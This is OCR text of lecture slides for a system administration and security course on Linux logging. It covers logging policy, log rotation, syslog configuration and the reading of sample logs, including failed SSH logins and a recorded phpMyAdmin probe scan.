
COMP 175

System Administration and Security





SYSTEM LOGGING

Objectives

Upon completion of this section you will:

- Know the types logs available in Linux
- Know how to configure logging
- Know how to read the logs





Outline

- Log files
- What needs to be logged
- Logging policies
- Finding log files
- Syslog: the system event logger
- How syslog works
- syslogd configuration file
- Software that uses syslog
- Debugging syslog
- Coding to syslog
- syslog security
- syslog replacements

To Log, or Not To Log...

- What should be logged? Depends....
  - Accounting system
  - The kernel
  - Services
  - Applications
- All produce data that need to be logged
- Most of the data has a limited useful lifetime, and needs to be summarized, compressed, archived and eventually thrown away
- Have a logging policy - *first*

Logging Policy

- http://its.ucsc.edu/policies/log-policy.html
- Requirements
- Procedures must be in place to ensure that access and activity is recorded and reviewed for all electronic information resources that contain, access or transmit data classified by UCSC as confidential or restricted.

A. Logging must be enabled at the operating system, application/database, and system/workstation level.
B. Logs must be reviewed in response to suspected or reported security problems on systems containing restricted data or as requested by IT Security.
C. System Stewards are responsible for determining which systems require scheduled log review.
D. Log review shall include investigation of suspicious activity, including escalation to IT Security (see GETTING HELP, below) or the campus incident response process as appropriate.
E. Individuals shall not be assigned to be the sole reviewers of their own activity.

Logging Procedures

1. Enable logging and auditing at the OS, application/database, system, and workstation level. Enable logs for the following as available and technically feasible:
   a. failed and successful logins
   b. modification of security settings
   c. privileged use or escalation of privileges
   d. system events
   e. modification of system-level objects
   f. session activity
   g. account management activities including password changes (success and failure)
   h. policy change
   i. workstation firewalls
   j. anti-virus/anti-malware product
   k. applications such as web servers

UC Logging Reading

Logging Procedures

- Throw away all data immediately
  - Why capture it then?
- Reset log files at periodic intervals
  - [n] days, weeks, ...
  - [n] MB, GB, ...
- Rotate log files, keeping data for a fixed time
- Rotate, compress, and archive to other permanent media

- How important, useful, or required are the logs?

Choice

- Your choice depends on:
  - How much disk space you have
  - How security-conscious (paranoid) you are
  - External log requirements (e.g. HIPAA)
  - Resources (staff, $$$)
- Whatever scheme you select:
  - Regular maintenance of log files should be automated (using cron)
  - Regular reporting should be automated

Log Lifecycle

- Keyword: **Retention**
- Throwing away log files
  - Not recommend
  - Security problems - accounting data and log files provide important evidence of break-ins
  - Performance problems - alert you to hardware and software problems
- In general, keep one or two months
  - Compromises may not be obvious
  - Subtle performance issues may not be obvious

Log Lifecycle

- Typically practice - store daily log info on disk
- Previous intervals stored in compressed format
- Daily files kept for a specific period of time (per policy) and then deleted
- Typical way to implement this policy is called “log rotation”

Log rolling


Circular Rotation

Rotating log files

- Keep backup files that are 1 day old, 2 days old ...
  - logfile, logfile.0, logfile.1 , logfile.2, ... logfile.6

  - or -

  - logfile, logfile.1, logfile.2 , logfile.3, ... logfile.7
    - *Which is more logical? clear?*
- Each day rename the files to push older data toward the end of the chain



Log rotation

Sample Script

- Sample script to archive three days files

```
#! /bin/sh
cd /var/log
mv logfile.2 logfile.3
mv logfile.1 logfile.2
mv logfile logfile.1
cat /dev/null > logfile
```

- Some daemons keep their log files open all the time, this script can't be used with them. To install a new log file, you must either signal the daemon, or kill and restart it

Better Sample Script

```
#! /bin/sh
cd /var/log
mv logfile.2.Z  logfile.3.Z
mv logfile.1.Z  logfile.2.Z
mv logfile  logfile.1
cat /dev/null > logfile
kill -signal pid
compress logfile.1
```

- signal - appropriate signal for program writing the log file
- pid - process id

Archiving Log Files

- Some systems archive all accounting data and log files per policy
  - Provide data for a potential audit
  - e.g. that HIPAA thing
- Log files should be first rotated on disk
- Then written to permanent media

- Consider...what might a hacker do to logs?

Finding the Log Files

- To find log files, read the system startup scripts:
  - /etc/rc* or /etc/init.d/*
  - If logging is turned on when daemons are run
    - Where are the messages sent?

Finding log files

- Different operating systems put log files in different places:
  - /var/log (including subdirectories)
  - /var/cron/log
  - /usr/adm
  - /var/adm
- On Linux, all the log files are in /var/log directory.
  - The usual disclaimers apply about standards

Linux Example

- /var/log
  - btmp
  - wtmp
  - dns_queries.log
  - dns_transfers.log
  - faillog
  - maillog
  - messages
  - secure authentication
  - syslog
- /var/log/httpd
  - access_log
  - error_log
- /var/log/samba

Special Linux Logs

- /var/log/btmp failed login attempts
- /var/log/wtmp contains a record of users' logins and logouts, entries that indicate when the system was rebooted or shut down. Should be rotated
- /var/log/lastlog records only the time of last login for each user. No need to be rotated because its size stay constant unless new users log in. Is binary file, indexed by UID.
  - Enter `lastlog` to see the output

Failed Login Attempts

- lastb


```
oracle   ssh:notty 213.201.49.36.st Sat Sep 15 21:04 - 21:04   (00:00)
admin    ssh:notty 213.201.49.36.st Sat Sep 15 21:04 - 21:04   (00:00)
root     ssh:notty 213.201.49.36.st Sat Sep 15 21:04 - 21:04   (00:00)
admin    ssh:notty 208.76.52.88     Sat Sep 15 08:52 - 08:52   (00:00)
admin    ssh:notty 208.76.52.88     Sat Sep 15 08:52 - 08:52   (00:00)
support  ssh:notty 208.76.52.88     Sat Sep 15 08:52 - 08:52   (00:00)
admin    ssh:notty pool-98-109-106- Fri Sep 14 23:09 - 23:09   (00:00)
fluffy   ssh:notty pool-98-109-106- Fri Sep 14 23:09 - 23:09   (00:00)
root     ssh:notty pool-98-109-106- Fri Sep 14 23:09 - 23:09   (00:00)
```

Failed Login Attempts

Show the top 10 IPs with failed logins (tries, IP)

```
lastb | awk '{print $3}' | sort | uniq -c | sort -rn | head -10
```

```
 4 108.170.48.66
 3 pool-98-109-106-
 3 ded-nx198.unelin
 3 50-57-82-218.sta
 3 213.201.49.36.st
 3 209-163-204-33.s
 3 208.76.52.88
 3 184.107.112.232
 3 173-10-11-146-bu
 3 130-204-189-67.2
```



Failed Login Attempts

Top 10 usernames with failed logins

```
lastb | awk '{print $1}' | sort | uniq -c | sort -rn | head -10
```

```
24 root
4 admin
2 oracle
2 bin
1 test
1 support
1 sakuraha
1 nagios
1 knakamae
```

Sample syslog Output

Oct 20 11:17:54 tea ftpd[302]:not a directory

Oct 20 12:41:35 tea sshd[14165]: refused connect from 88.191.101.56

Drive failure warnings

Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c10c70f0>] ? get_page_from_freelist+0x260/0x490
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c14e9f64>] ? put_dec+0x94/0xa0
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c14eb0ce>] ? number.clone.1+0x2ee/0x310
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c106eb0a>] ? tick_dev_program_event+0x3a/0x140
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c110bf32>] ? d_lookup+0x32/0x50
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c110bfb8>] ? d_hash_and_lookup+0x68/0x90
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c1108e8b>] core_sys_select+0x14b/0x2a0
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c11319a6>] ? locks_free_lock+0x36/0x40
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c11319a6>] ? locks_free_lock+0x36/0x40
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c1132514>] ? __posix_lock_file+0xc4/0x5b0
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c1132bc3>] ? posix_lock_file+0x13/0x20
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c1132c12>] ? vfs_lock_file+0x42/0x50
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c1069202>] ? ktime_get_ts+0x102/0x130
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c1069202>] ? ktime_get_ts+0x102/0x130
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c1109011>] sys_select+0x31/0xb0
Jun 10 14:26:08 hatter kernel: [15252544.496518] [<c19dd5ac>] syscall_call+0x7/0xb

messages output

tail –100 messages

Sep 15 21:04:25 hatter sshd: Failed password for root from 213.201.49.36 port 56347 ssh2

Sep 15 21:04:28 hatter sshd: Invalid user admin from 213.201.49.36

Sep 15 21:04:28 hatter sshd: Failed password for invalid user admin from 213.201.49.36 port 57116 ssh2

Sep 15 21:04:31 hatter sshd: Invalid user oracle from 213.201.49.36

Sep 15 21:04:31 hatter sshd: Failed password for invalid user oracle from 213.201.49.36 port 57948 ssh2

Sep 15 21:05:14 hatter dhcpd: DHCPINFORM from 10.0.0.124 via eth0

Sep 15 21:05:14 hatter dhcpd: DHCPACK to 10.0.0.124 (00:1b:b9:a7:ba:5b) via eth0

Sep 15 21:10:57 hatter dhcpd: DHCPREQUEST for 10.0.0.5 from bc:ae:c5:01:1d:3e via eth0

Sep 15 21:10:57 hatter dhcpd: DHCPACK on 10.0.0.5 to bc:ae:c5:01:1d:3e via eth0

Sep 15 21:11:50 hatter popa3d[4808]: Authentication passed for mmaxwell

maillog

Sep 15 23:56:10 hatter sm-mta[5425]: ruleset=check_relay, arg1=wwww.adjustmagnificient.in, arg2=206.214.66.228, relay=wwww.adjustmagnificient.in [206.214.66.228], reject=550 5.0.0 REJECT IN SPAM 1

Sep 16 00:13:55 hatter sm-mta[5484]: ruleset=check_relay, arg1=cpe-67-243-186-66.nyc.res.rr.com, arg2=67.243.186.66, relay=cpe-67-243-186-66.nyc.res.rr.com [67.243.186.66], reject=550 5.0.0 REJECT SPAM

Sep 16 00:30:47 hatter sm-mta[5540]: q8G7Ukmw005540: nic497.wireless-resnet.upenn.edu [165.123.214.35] did not issue MAIL/EXPN/VRFY/ETRN during connection to MTA

Sep 16 00:38:53 hatter sm-mta[5573]: ruleset=check_relay, arg1=cpe-69-206-151-68.hvc.res.rr.com, arg2=69.206.151.68, relay=cpe-69-206-151-68.hvc.res.rr.com [69.206.151.68], reject=550 5.0.0 REJECT SPAM

HTTP Response Codes


- 200 - OK
- 206 - Partial Content
- 301 - Moved Permanently (Redirected)
- 302 - Found (Redirected)
- 304 - Not Modified (Was in their cache)
- 400 - Bad Request (Syntax)
- 401 - Unauthorized (password required)
- 402 - Payment required
- 403 - Forbidden
- 404 - Not Found
- 5xx - Server Error


HTTP Response Codes

- 410 Gone – will not be here again
- 415 Unsupported media type
- 418 I'm a teapot (RFC2324)
- 420 Enhance Your Calm (Twitter)
- 429 Too many requests (rate limited)
- 450 Blocked by parental controls (Microsoft)
- 451 Unavailable for legal reasons (draft) 451?
- 509 Bandwidth Limit Exceeded

FAHRENHEIT 451 : 2011

here you go... over 800 books on here... it's got facebook too if that counts





httpd

- tail -20 error_log
- [Sun Sep 09 07:26:33 2012] [error] [client 66.249.72.180] File does not exist: /srv/httpd/htdocs/cdxkb2
- [Mon Sep 10 17:28:25 2012] [error] [client 157.55.35.53] File does not exist: /srv/httpd/htdocs/68krmvt
- [Tue Sep 11 13:16:23 2012] [error] [client 66.249.72.140] File does not exist: /srv/httpd/htdocs/68krmvt
- [Wed Sep 12 19:24:40 2012] [error] [client 92.2.211.133] Invalid method in request P6H\xf8o\xe6\x10>\xbd\xe5z\x961:_\xecO\xba\x98\xf6\xa1F0\x07\x98]"\x82
- [Sat Sep 15 04:55:55 2012] [error] [client 66.249.74.157] File does not exist: /srv/httpd/htdocs/ddxoef
- [Sat Sep 15 19:50:32 2012] [error] [client 66.249.74.157] File does not exist: /srv/httpd/htdocs/azljwo
- [Sat Sep 15 19:50:33 2012] [error] [client 66.249.74.157] File does not exist: /srv/httpd/htdocs/c8s8y3

httpd

A spider crawling the site

69.84.207.246 - - [17/Sep/2012:12:44:14 -0700] "GET /robots.txt HTTP/1.1" 200 129 "-" "LSSRocketCrawler/1.0 LightspeedSystems"
69.84.207.246 - - [17/Sep/2012:12:44:15 -0700] "GET / HTTP/1.1" 200 5477 "-" "LSSRocketCrawler/1.0 LightspeedSystems"
69.84.207.246 - - [17/Sep/2012:12:44:15 -0700] "GET / HTTP/1.1" 200 5477 "-" "LSSRocketCrawler/1.0 LightspeedSystems"
69.84.207.246 - - [17/Sep/2012:12:44:15 -0700] "GET /spam.html HTTP/1.1" 200 2931 "-" "LSSRocketCrawler/1.0 LightspeedSystems"
69.84.207.246 - - [17/Sep/2012:12:44:15 -0700] "GET /vino.html HTTP/1.1" 200 7682 "-" "LSSRocketCrawler/1.0 LightspeedSystems"
69.84.207.246 - - [17/Sep/2012:12:44:16 -0700] "GET /who.html HTTP/1.1" 200 3941 "-" "LSSRocketCrawler/1.0 LightspeedSystems"
69.84.207.246 - - [17/Sep/2012:12:44:16 -0700] "GET /index.html HTTP/1.1" 200 5477 "-" "LSSRocketCrawler/1.0 LightspeedSystems"
69.84.207.246 - - [17/Sep/2012:12:44:16 -0700] "GET /about.html HTTP/1.1" 200 3648 "-" "LSSRocketCrawler/1.0 LightspeedSystems"

PHP Attack

61.183.41.104 - - [27/May/2012:08:12:16 -0700] "GET /admn/scripts/setup.php HTTP/1.1" **404** 220 "-" "ZmEu"
61.183.41.104 - - [27/May/2012:08:12:16 -0700] "GET /backup/phpmyadmin/scripts/setup.php HTTP/1.1" 404 233 "-" "ZmEu"
61.183.41.104 - - [27/May/2012:08:12:17 -0700] "GET /backup/phpMyAdmin/scripts/setup.php HTTP/1.1" 404 233 "-" "ZmEu"
61.183.41.104 - - [27/May/2012:08:12:17 -0700] "GET /bbs/data/scripts/setup.php HTTP/1.1" 404 224 "-" "ZmEu"
61.183.41.104 - - [27/May/2012:08:12:17 -0700] "GET /bkup/phpmyadmin/scripts/setup.php HTTP/1.1" 404 231 "-" "ZmEu"
61.183.41.104 - - [27/May/2012:08:12:18 -0700] "GET /bkup/phpMyAdmin/scripts/setup.php HTTP/1.1" 404 231 "-" "ZmEu"
61.183.41.104 - - [27/May/2012:08:12:18 -0700] "GET /cpadmindb/scripts/setup.php HTTP/1.1" 404 225 "-" "ZmEu"
61.183.41.104 - - [27/May/2012:08:12:19 -0700] "GET /cpadmin/scripts/setup.php HTTP/1.1" 404 223 "-" "ZmEu"
61.183.41.104 - - [27/May/2012:08:12:19 -0700] "GET /cpanelmysql/scripts/setup.php HTTP/1.1" 404 227 "-" "ZmEu"
61.183.41.104 - - [27/May/2012:08:12:20 -0700] "GET /cpanelphpmyadmin/scripts/setup.php HTTP/1.1" 404 232 "-" "ZmEu"
61.183.41.104 - - [27/May/2012:08:12:20 -0700] "GET /cpanelsql/scripts/setup.php HTTP/1.1" 404 225 "-" "ZmEu"
61.183.41.104 - - [27/May/2012:08:12:20 -0700] "GET /cpdbadmin/scripts/setup.php HTTP/1.1" 404 225 "-" "ZmEu"

Scripts

- Find Hotlinkers
- awk -F\" '($2 ~ /\.(jpg|gif)/ && $4 !~ /^http:\/\/www\.example\.net/){print $4}' combined_log \ | sort | uniq -c | sort

- explode each row using "
- request line (%r) must contain ".jpg" or ".gif"
- referer must not start with your website address (www.example.net in this example)
- display the referer and summarize

System Events Logger

- Introducing syslog – a systems events logger
- A comprehensive logging system, used to manage information generated by the kernel, system utilities, services, etc.
- Allows messages to be sorted by their sources and importance, and routed to a variety of destinations:
  - log files
  - users' terminals, console
  - other machines?
    - other machines!

Syslog's Function

- Liberate programmers from tedious mechanics of writing log files
- Put SysAdmin in control of logging
  - Before syslog admin had no control over what info was kept or where it was stored.
- Can centralize the logging
  - Properly designed can scale to Enterprise
  - Improperly designed can be worthless


Syslog's 3 Parts

- Syslogd and /etc/syslog.conf
  - Daemon that does the actual logging
  - syslog configuration file
- openlog, syslog, closelog
  - library routines programs use to send data to syslogd daemon
- logger
  - user-level command for submitting log entries

General Locations

- On linux, check following files:
  - /etc/syslog.conf : syslog configuration file
  - /etc/logrotate.conf : logging policy, rotate
  - /etc/logrotate.d/*
  - /var/log/* : log files
- Try following commands to find out more…
  - man logrotate
  - man syslogd

Syslog Overview



Configuring syslogd

- Configuration file /etc/syslog.conf controls syslogd's behavior
- Is a text file with simple format
  - Blank lines ignored
  - Lines beginning with '#' ignored
  - Selector <TAB> action
  - eg. mail.info /var/log/maillog

  - Within the selector, "mail" is the **facility** (category)
  - "info" is the level of **priority**
  - /var/log/maillog is the **action**

Configuration File

- Identify
  - source – program (facility) sending log message
  - importance - the messages's severity level
    - eg. mail.info /var/log/maillog
- Syntax
  - facility.level
  - facility names and severity levels chosen from a list of defined values

Configuration File

Facility	Programs that use it
kern	the kernel
user	User process, default if not specified
mail	The mail system
daemon	System daemons
auth	Security and authorization commands
lpr	the BSD line printer spooling system
news	The Usenet news system
cron	cron daemon
mark	Timestamps made at regular intervals
authpriv	System authorization messages
ftp	the ftp daemon (ftpd)
*	All facilities except 'mark'

Configuration File

Mark?

- Timestamps used to log time at regular intervals
  - Default is every 20 minutes
- Helps in determining that a machine crashed between 3:00 and 3:20 am, not just “sometime last night”
- Can be a big help when debugging problems that occur on a regular basis

```
Oct 30 06:18:30 tea -- MARK --
Oct 30 06:38:30 tea -- MARK --
Oct 30 06:58:30 tea -- MARK --
```

Configuration File

Severity Level

Level		Approximate meaning
emerg (panic)	0	Panic situation
alert	1	Urgent situation
crit	2	Critical condition
err	3	Other error conditions
warning	4	Warning messages
notice	5	Unusual things
info	6	Informational messages
debug	7	For debugging

